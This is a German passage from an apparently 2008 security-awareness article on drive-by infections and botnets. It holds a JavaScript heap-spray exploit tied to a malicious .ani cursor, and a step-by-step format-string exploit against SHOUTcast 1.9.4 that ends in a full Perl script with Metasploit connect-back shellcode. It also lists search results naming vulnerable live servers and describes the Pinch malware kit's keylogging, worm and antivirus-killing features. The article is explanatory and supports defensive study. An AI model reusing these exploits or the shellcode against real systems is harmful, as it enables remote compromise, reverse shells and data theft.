Der Angreifer könnte zwar nach einer Adresse suchen, die bei vielen potenziellen Zielsystemen auf eine „call ebx" Anweisung zeigt. Dies ist aber extrem mühsam und selten erfolgreich. Allerdings gibt es einen weiteren Weg, den Exploit wesentlich zu verbessern: Heapspraying! Diese Technik funktioniert dabei wie folgt:

- *Der Angreifer füllt den Heap mit bestimmten Zeichenblöcken. Diese müssen gültige Assembleranweisungen aufweisen, die nicht zum Absturz führen und nacheinander abgearbeitet werden können (sie übernehmen damit die Funktion von NOP's[8]).*
- *Am Ende dieser NOP-Zeichen fügt der Angreifer den Payload an.*
- *Die Rücksprungadresse wird nicht mehr mit einer „call ebx"-Adresse überschrieben, sondern mit einer Adresse auf dem Heap.*
- *Der Angreifer kann die Adresse selber wählen, da er auch den Heap nach seinem Geschmack füllen kann.*

[8] http://en.wikipedia.org/wiki/Nop

Das nachfolgende Bild (siehe Quellenangabe) zeigt, was beim Heapspraying genau passiert:



Abbildung 17: Heapspraying

Der Exploit ist in so einem Fall nicht mehr die .ani-Datei. Diese dient nur noch dazu, die Rücksprungadresse mit den gewünschten Zeichen zu überschreiben. Der eigentliche Payload wird mit JavaScript-Code auf dem Heap platziert. Anschliessend wird die .ani-Datei referenziert. Der Exploit sieht dann wie folgt aus:

```
<!--
ANI Exploit, basiert auf Internet Exploiter beziehungsweise dessen Heapspraying-Technik von
Berend J. Weaver

-->
<html>
<head>
</head>
<script>

shellcode = unescape("%ucccc...");


bigblock = unescape("%u4141%u4141");
headersize = 20;

slackspace = headersize+shellcode.length;
while (bigblock.length<slackspace)bigblock+=bigblock;
fillblock = bigblock.substring(0,slackspace);
block = bigblock.substring(0,bigblock.length-slackspace);
while(block.length+slackspace<0x40000)block = block+block+fillblock;
memory = new Array();
for (i=0;i<700;i++) memory[i] = block + shellcode;
document.write("<body style=\"CURSOR: url('download_exe_heap.ani')\">");
</script>
<body>How are you today?
</body>
</html>
```

2.3. Schwachstellen in Webapplikationen

Nachdem der Angreifer über einen funktionierenden Exploit und den entsprechenden Payload verfügt, muss er diesen unter die Leute bringen. Wie bereits erwähnt, erfolgt dies durch Einfügen eines IFrame-Elements in eine Webseite. Dazu nutzen Angreifer Schwachstellen in Webapplikationen aus. Diese reichen von einfachen SQL-Injection über Konfigurationsfehler bis hin zu komplexen Bufferoverflow-Schwachstellen.

2.3.1. Mass SQL-Injection

In der jüngeren Vergangenheit sind viele Webseiten via SQL-Injection kompromittiert worden. Solche Schwachstellen entstehen – wie so häufig - durch fehlende oder falsche Überprüfung von Benutzereingaben. Ein Beispielvideo einer SQL-Injection Attacke ist unter dem folgenden Link[9] zu finden. Es zeigt anschaulich, wie SQL-Injection funktioniert. Zudem wird ersichtlich, dass sich client-seitige Überprüfungen von Benutzereingaben stets umgehen lassen.

Ist eine SQL-Schwachstelle gefunden, fügen Angreifer beispielsweise ein IFrame an jede in der Datenbank vorhandene Zeichenkette an. Neil Carpenter von Microsoft hat einen ähnlichen Angriff in seinem Blog beschrieben[10]. Damit lassen sich hunderte von Webseiten automatisiert verändern. Besucht jemand die so manipulierten Webseiten, wird der IFrame-Inhalt automatisch nachgeladen und das System, sofern eine Schwachstelle vorhanden ist, infiziert.

2.3.2. Veraltete Software

Neben SQL-Injection ist der Einsatz veralteter Software ein häufiger Grund für Systemeinbrüche in Webserver. „Never touch a running System“. Diesen Leitsatz scheint man vor allem im Webbereich zu befolgen. Teilweise verständlich, da man sich mit jedem Update neue Probleme einfangen kann. Die Verfügbarkeit spielt nach wie vor eine grössere Rolle als die Sicherheit. Allerdings macht man es den Angreifern damit einfach. Häufig sind funktionierende Exploits für eine Schwachstelle seit Monaten oder gar Jahren im Internet zugänglich. Selbst unerfahrene Angreifer können diese, je nach Qualität des Exploits, anwenden.

Fallbeispiel: die Schwachstelle
Wie einfach dies ist, wird im Folgenden an einem konkreten Beispiel aufgezeigt. Als fehlerhafte Applikation dient in diesem Fall der shoutcast-Server Version 1.9.4. Dabei handelt es sich um eine kostenlos erhältliche Audiostreaming-Lösung für Windows, Linux und Mac OS X. Diese weist unter anderem eine so genannte Formatstring-Schwachstelle auf. Exploits sind für Windows und Linux auf milw0rm.com[11] verfügbar. Nachfolgend wird gezeigt, wie einfach die Entwicklung eines Exploits für Mac OS X ist. Wir gehen hier nicht im Detail auf Formatstring-Schwachstellen ein. Für den interessierten Leser sei hier auf mein Buch „Hacking & IT-Security“[12] verwiesen, das sich detailliert mit dieser Problematik auseinandersetzt.

Bei einer Formatstring-Schwachstelle werden Benutzereingaben in der einen oder anderen Form an eine Formatfunktion wie beispielsweise printf() übergeben. Fehlt bei printf() der entsprechende Formatparameter, kann der Angreifer Daten aus dem Speicher lesen oder in den Speicher schreiben. Dadurch ist es möglich, beliebigen Code auszuführen. Im Falle des shoutcast-Servers

[9] http://www.youtube.com/watch?v=MJNJjh4jORY
[10] http://blogs.technet.com/neilcar/archive/2008/03/15/anatomy-of-a-sql-injection-incident-part-2-meat.aspx
[11] http://www.google.ch/search?hl=de&q=exploit+shoutcast+1.9.4&btnG=Suche&meta=
[12] http://www.amazon.de/Security-Hacking-Fortgeschrittene-Angriffstechniken-demonstriert/dp/3833445556/ref=sr_1_2?ie=UTF8&s=books&qid=1211286822&sr=8-2

werden Teile einer Benutzeranfrage an eine sprintf() Funktion übergeben. Dort fehlte der notwendige Formatparameter %s. Der Fehler lässt sich durch eine Telnet-Verbindung auf Port 8000 (der standardmäßig implementierte Port) und der unten aufgeführten Zeichenfolge erzeugen:

```
gringo@merlin:~/book/ >telnet 192.168.99.212 8000
Trying 192.168.99.212...
Connected to 192.168.99.212.
Escape character is '^]'.
GET /content/%x%x%x%x.mp3
```

Das Resultat auf Serverseite sieht entsprechend wie folgt aus.

```
<04/18/05@17:13:29> [file: 192.168.99.203] ./content/02effffffcd1.mp3
<04/18/05@17:13:29> [dest: 192.168.99.203] Invalid resource request(/content/02effffffcd1.mp3)
<04/18/05@17:14:01> [sleeping] 0 listeners (0 unique)
```

Durch Verwendung der Formatparameter %x lassen sich Speicherbereiche des fehlerhaften Programms auslesen. Für einen erfolgreichen Angriff gilt es als nächstes zu ermitteln, wo der übermittelte String auftaucht. Dazu wird die Anzahl der Formatparameter %x erhöht:

```
gringo@merlin:~/book/ >telnet 192.168.99.212 8000
Trying 192.168.99.212...
Connected to 192.168.99.212.
Escape character is '^]'.
GET /content/aaaa%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x%x.mp3
```

Die Konsultation des Logfiles zeigt, dass unser String nach Eingabe von 17 Formatparametern angezeigt wird (61616161 am Ende der Zeichenkette):

```
<04/18/05@17:18:01> [dest: 192.168.99.203] Invalid resource request(/content/aaaa)
<04/18/05@17:18:29> [file: 192.168.99.203]
./content/aaaa02effffffcd130cfbd0000000000061616161.mp3
<04/18/05@17:18:29> [dest: 192.168.99.203] Invalid resource
request(/content/aaaa02effffffcd130cfbd0000000000061616161.mp3)
```

Als nächstes ist die Lage unseres Strings zu ermitteln. Dies ist unter Verwendung des %n Formatparameters und gleichzeitiger Analyse mit einem Debugger relativ einfach:

```
gringo@merlin:~/book/ >telnet 192.168.99.212 8000
Trying 192.168.99.212...
Connected to 192.168.99.212.
Escape character is '^]'.
GET /content/aaaaaaaaaaaaaa....aaaaaaaaaaaaaaaa%n.mp3
```

Nach dem Programmunterbruch taucht die übergebene Zeichenkette in unserem Fall an Adresse 0xf0182200 auf:

```
(gdb)x/200x $r1
...
0xf01821f0:  0x00000000   0x00000000   0x00000000   0x00000000
0xf0182200:  0x61616161   0x61616161   0x61616161   0x61616161
0xf0182210:  0x61616161   0x61616161   0x61616161   0x61616161
0xf0182220:  0x61616161   0x61616161   0x61616161   0x61616161
0xf0182230:  0x61616161   0x61616161   0x61616161   0x61616161
0xf0182240:  ...
```

Dies ist die ungefähre Position, an die wir springen müssen. Ungefähr deshalb, weil der String für den endgültigen Exploit noch anzupassen ist und sich so auch die Position des Shellcodes in

Richtung der höheren Adressen verschiebt. Doch für den Moment sind diese Informationen ausreichend. Stellt sich nur noch die Frage, wie wir den Programmablauf umlenken können. Hier sind mehrere Optionen denkbar, wie beispielsweise der Eintrag der sprintf-Funktion in der GOT Section. Ich für meinen Teil habe mich für die Rücksprungadresse der aufrufenden Funktion entschieden.

```
(gdb) bt
#0  0x90004364 in __vfprintf ()
#1  0x90007390 in sprintf ()
#2  0x90007390 in sprintf ()
#3  0x00004358 in ?? ()
#4  0x90024910 in _pthread_body ()
(gdb) frame 2
#2  0x90007390 in sprintf ()
(gdb) info frame
Stack level 2, frame at 0xf0182070:
 pc = 0x90007390 in sprintf; saved pc 0x4358
 called by frame at 0xf01821a0, caller of frame at 0xf01819c0
 Arglist at 0xf0182070, args:
 Locals at 0xf0182070, Previous frame's sp is 0xf01821a0
 Saved registers:
 r26 at 0xf0182188, r27 at 0xf018218c, r28 at 0xf0182190, r29 at 0xf0182194, r30 at 0xf0182198,
r31 at 0xf018219c, pc at 0xf01821a8, lr at 0xf01821a8
```

Entscheidend ist die Adresse des lr-Registers. Damit haben wir die notwendigen Informationen für einen ersten Test beisammen. Die unten aufgeführten Perlzeilen kreieren eine Zeichenkette, mit der die Adresse 0xf01821a8 überschrieben wird.

```
$request=       „\xf0\x18\x21\xa8\xf0\x18\x21\xa7“.
                „\xf0\x18\x21\xa6\xf0\x18\x21\xa5“.
$request .=(„%x“x16);
$request .=(„%n%n%n%n.mp3“);
```

Auf Serverseite wird dies durch den Debugger bestätigt:

```
Program received signal EXC_BAD_ACCESS, Could not access memory.
[Switching to process 655 thread 0xf03]
0x2d2d2d2c in ?? ()

(gdb) x/4x 0xf01821a8
0xf01821a8:  0x2d2d2d2d   0x00000000    0x00000000    0x00000000
```

Der Wert 0x2d2d2d2d ergibt sich aus der Anzahl der übermittelten Zeichen. In diesem Fall erfolgen vier Schreiboperationen. Allerdings kann dies auch in lediglich zwei Schreiboperationen erfolgen. Als Demonstration wird dieselbe Adresse mit dem von uns ermittelten Wert der Shellcodeadresse (0xf0182200) überschrieben. Nachfolgend die entsprechenden Perlzeilen:

```
$request= „\xf0\x18\x21\xaaabcd\xf0\x18\x21\xa8“.
$request .=(„%x“ x16);
$request .=(„aaaa%.8660x%.hn%.52760x%.hn.mp3“);
```

Wiederum folgt die Ausgabe des Shoutcast-Servers zum Vergleich:

```
Program received signal EXC_BAD_INSTRUCTION, Illegal instruction/operand.
[Switching to process 737 thread 0xf03]
0xf0182200 in ?? ()

(gdb) x/4x 0xf01821a8
```

0xf01821a8: 0xf0182200 0x00000000 0x00000000 0x00000000

Der unten aufgeführte Exploit nutzt einen Connect-Back-Shellcode des Metasploit Frameworks, um eine Verbindung zum System des Angreifers aufzubauen.

```
#!/usr/bin/perl

use Socket;
use Getopt::Std;

getopts(„h:“,\%args);

if(! defined $args{h})
{
        print „usage: shoutcast_macosx_exploit.pl -h <target_host> \n\n“;
        exit;
}

$target_host=$args{h};

$shellcode=(„\x60“x63);

$shellcode .=(  # connect back shellcode, thanks to metasploit team
„\x7c\xa5\x2a\x79\x40\x82\xff\xfd\x7f\xe8\x02\xa6\x3b\xff\xd0\x0c“.
„\x38\xa5\x30\x30\x3c\xc0\x24\xd5\x60\xc6\xa5\xde\x81\x1f\x30\x30“.
„\x7d\x04\x32\x79\x90\x9f\x30\x30\x7c\x05\xf8\xac\x7c\xff\x04\xac“.
„\x7c\x05\xff\xac\x3b\xc5\xcf\xd4\x7f\xff\xf2\x14\x40\x82\xff\xe0“.
„\x4c\xff\x01\x2c\x1c\xb5\xa5\xdc\x1c\x55\xa5\xdf\x1c\x75\xa5\xd8“.
„\x1c\xd5\xa5\xbf\x60\xd5\xa5\xdc\x58\xd5\xa7\xa6\x58\xab\xbe\xa6“.
„\x6c\xd5\xa5\xd3\x24\xd7\x87\x66\xe4\x7d\xc6\x15\x58\x5d\xa7\x78“.
„\x1c\x75\xa5\xce\x1c\xd5\xa5\xbc\x5b\x16\x56\xa6\x60\xd5\xa5\xdc“.
„\x58\xd5\xa7\xa6\x1c\x75\xa5\xdc\x1c\xd5\xa5\x84\x5b\x16\x56\xa6“.
„\x58\x71\x8e\xa6\x60\xd5\xa5\xdc\x58\xd5\xa7\xa6\x1c\x70\x5a\x21“.
„\x08\xd0\x5a\x21\x64\x57\x5a\x3b\x1c\xd5\xa5\x9c\x60\xd5\xa5\xdc“.
„\x58\xd5\xa7\xa6\x58\x70\x8f\xa7\x64\x57\x5a\x23\x58\xbd\xa7\x78“.
„\x1c\xb6\xa5\xfe\xb4\xb4\x5a\x26\xb4\x74\x5a\x22\x1c\x54\x5a\x26“.
„\x1c\xd5\xa5\xe5\x58\xd5\xa1\x72\x60\xd5\xa5\xdc\x0b\xb7\xcc\xb0“.
„\x0b\xb6\xd6\xb6\x24\x94\xe4\x9f\x24\xd5\xa5\xde“);

$shellcode .=(„\x60“x60);

$request=(„\xf0\x18\x21\xaaabcd\xf0\x18\x21\xa8“);
$request .=(„%x“x16);
$request .=(„aaaa%.8744x%.hn%.52676x%.hn$shellcode.mp3“); # Wert 0xf0182254
$url=„GET /content/$request HTTP/1.1\n\r\n\r“;
print „sending (un)ethical string...\n“;
print sendraw($url);

# code taken from rfp's msadc.pl exploit

sub sendraw {
        my ($pstr)=@_;

    my $target;
    $target= inet_aton($target_host) || die(„inet_aton problems“);
    socket(S,2,1,getprotobyname('tcp')||0) || die(„Socket problems\n“);
    if(connect(S,pack „SnA4x8“,2,8000,$target)){
                select(S);              $|=1;
         print $pstr;
```

```
        @in=<S>;
        select(STDOUT);        close(S);
        return;
    }
        else { die(„Can't connect...\n“); }
}
```



Abbildung 18: Exploit für die Formatstring-Schwachstelle von SHOUTcast

Man mag sich zu Recht fragen, wie relevant eine mehr als vier Jahre alte Schwachstelle im Jahr 2008 noch ist, als dieser Artikel entstand. Der folgende Abschnitt gibt die Antwort.

2.3.3. Google-Hacking

Teilweise liefert eine google-Abfrage bereits Unmengen von fehlerhaften Webseiten. Als Beispiel sei wieder der shoutcast-Server 1.9.4 erwähnt. Anfällige Webserver lassen sich mit Hilfe einer Suchmaschine anzeigen:

SHOUTcast Administrator - [Diese Seite übersetzen]
U **SHOUTcast** D.N.A.S. Status. **SHOUTcast** Server Version **1.9.4**/SolarisSparc ... Stream IRC: **#shoutcast**. Current Song: DJ Mike Llama - Llama Whippin' Intro ...
148.166.128.100:8200/ - 5k - Im Cache - Ähnliche Seiten

SHOUTcast Administrator - [Diese Seite übersetzen]
U **SHOUTcast** D.N.A.S. Status. **SHOUTcast** Server Version **1.9.4**/SolarisSparc □ Status, |, Song History, |, Listen ... Stream IRC: **#shoutcast**. Current Song: ...
206.159.128.128:8500/ - 5k - Im Cache - Ähnliche Seiten

SHOUTcast Administrator - [Diese Seite übersetzen]
U **SHOUTcast** DNAS Status. **SHOUTcast** Server Version **1.9.4**/win32 ... Stream IRC: **#shoutcast**. Current Song: Activa Fm 89.90 Rivera - Pure Energy ...
activafm.servemp3.com:8000/ - 5k - Im Cache - Ähnliche Seiten

SHOUTcast Administrator - [Diese Seite übersetzen]
U **SHOUTcast** DNAS Status. **SHOUTcast** Server Version **1.9.4**/win32 □ Status, |, Song History, |, Listen, |, Stream URL ... Stream IRC: **#shoutcast**. Current Song: ...
live.onestreaming.com:8064/ - 5k - Im Cache - Ähnliche Seiten

SHOUTcast Administrator - [Diese Seite übersetzen]
U **SHOUTcast** DNAS Status. **SHOUTcast** Server Version **1.9.4**/win32 □ Status, |, Song History, |, Listen, |, Stream URL, |, **Admin** Login ...
jbcast.jbmsg.com:8000/ - 5k - Im Cache - Ähnliche Seiten

Abbildung 19: google-Abfrage nach verwundbaren Systemen

Dies gilt für hunderte von bekannten Schwachstellen in Webapplikationen. Eine Suchmaschine und der entsprechende Exploit genügen bereits. So ist es für Angreifer ein Leichtes, die Webseite zu kompromittieren und ein IFrame einzufügen.

2.4. Schadcode

Bleibt als letztes Element der eigentliche Schadcode. Im Internet sind dazu Malware-Kits kostenpflichtig erhältlich. Mit ein paar Mausklicks lässt sich Schadcode mit beliebigen Funktionen zusammenstellen. Ein Beispiel eines solchen Malware-Kits ist Pinch[13]. Die folgenden Abbildungen zeigen einige der zur Verfügung stehenden Optionen.



Abbildung 20: Übermitteln der aufgezeichneten Daten

[13] http://pandalabs.pandasecurity.com/archive/PINCH_2C00_-THE-TROJAN-CREATOR.aspx

Beispielsweise lässt sich einstellen, welche Daten aufgezeichnet werden und in welcher Form sie an den Angreifer gesandt werden sollen. Dies kann beispielsweise über SMTP oder HTTP erfolgen, beziehungsweise in eine Datei auf dem System geschrieben werden (siehe Abbildung 20). Je nach Auswahl sind die entsprechenden Parameter anzugeben wie z.B. der SMTP-Server, der Port, die E-Mail-Adresse oder der Dropzone-Server.

Des Weiteren steht unter dem Menüpunkt „Worm“ eine Verbreitungsroutine zur Verfügung. Damit wird die Festplatte nach E-Mail-Adressen durchsucht und die Schadsoftware an die gefundenen Adressen versandt. Selbstverständlich ist ein Filter vorhanden, so dass sich bestimmte Domänen als Empfänger der E-Mails ausschliessen lassen (Abbildung 21, rechts).

Der Menüpunkt „Spy“ ermöglicht spezifische Einstellungen zu Keylogging oder dem Webform-grabbing. Bei Letzterem werden die Eingaben des Benutzers, sofern es sich um Webformfelder handelt, aufgezeichnet. Ebenso lassen sich Printscreens vom infizierten System erzeugen. Selbstverständlich kann das Ausgabeformat gewählt werden (siehe Abbildung 21, links).

Ein weiteres Highlight bietet die Auswahl, wie sich die Schadsoftware in das System einnistet bzw. wie die Schadsoftware ausgeführt werden soll. Auch hier stehen unterschiedliche Optionen zur Verfügung (siehe Abbildung 22, links).



Abbildung 21: Keylogging und Verbreitungsmöglichkeit

Unter dem Menüpunkt „Kill“ lässt sich schliesslich definieren, welche Prozesse auf dem System terminiert werden sollen. Dies dient vor allem dazu, Sicherheitssoftware wie Virenscanner oder Firewalls zu deaktivieren. Unterschiedliche Verschlüsselungen und Packer stehen ebenfalls zur Auswahl. All dies zeigt eindrücklich auf, wie einfach sich Schadcode mit ein paar Mausklicks zusammenstellen lässt.



Abbildung 22: Ausführung und Terminierung von Prozessen

2.5. Fazit

Mit einigen hundert Franken kann selbst eine technisch wenig versierte Person ein eigenes Botnet aufbauen und betreiben. Das Risiko gefasst zu werden, ist gemessen am potenziellen Verdienst extrem gering. Die gesammelten Daten lassen sich in der einen oder anderen Form leicht zu Geld machen. Beispiele sind Kreditkarten-Daten, Zugangsdaten zum Internet-Banking, Software-Schlüssel für Spiele oder dergleichen und immer häufiger auch Daten, mit denen das Opfer erpresst werden kann. Botnets werden an Spammer vermietet oder für DDoS-Attacken eingesetzt. Sie bilden somit das Fundament für Internetkriminelle.

Solange Heimanwender wie auch Webadministratoren die Sicherheit ihrer Rechner/Systeme „stiefmütterlich“ behandeln, bleiben „Drive by Infection“-Angriffe wie auch Botnetze nach wie vor ein erhebliches Problem.

Dieses Dokument finden Sie auch auf unserer Internetseite unter:
http://www.switch.ch/all/cert_IT/downloads/measures

3. Referenzen

[1] „Mpack uncovered“,
http://blogs.pandasoftware.com/blogs/images/PandaLabs/2007/05/11/MPack.pdf

[2] MS07-017 Vulnerabilities in GDI Could Allow Remote Code Execution (925902),
http://www.microsoft.com/technet/security/Bulletin/MS07-017.mspx

[3] Windows Animated Cursor Stack Overflow Vulnerability,
http://www.determina.com/security.research/vulnerabilities/ani-header.html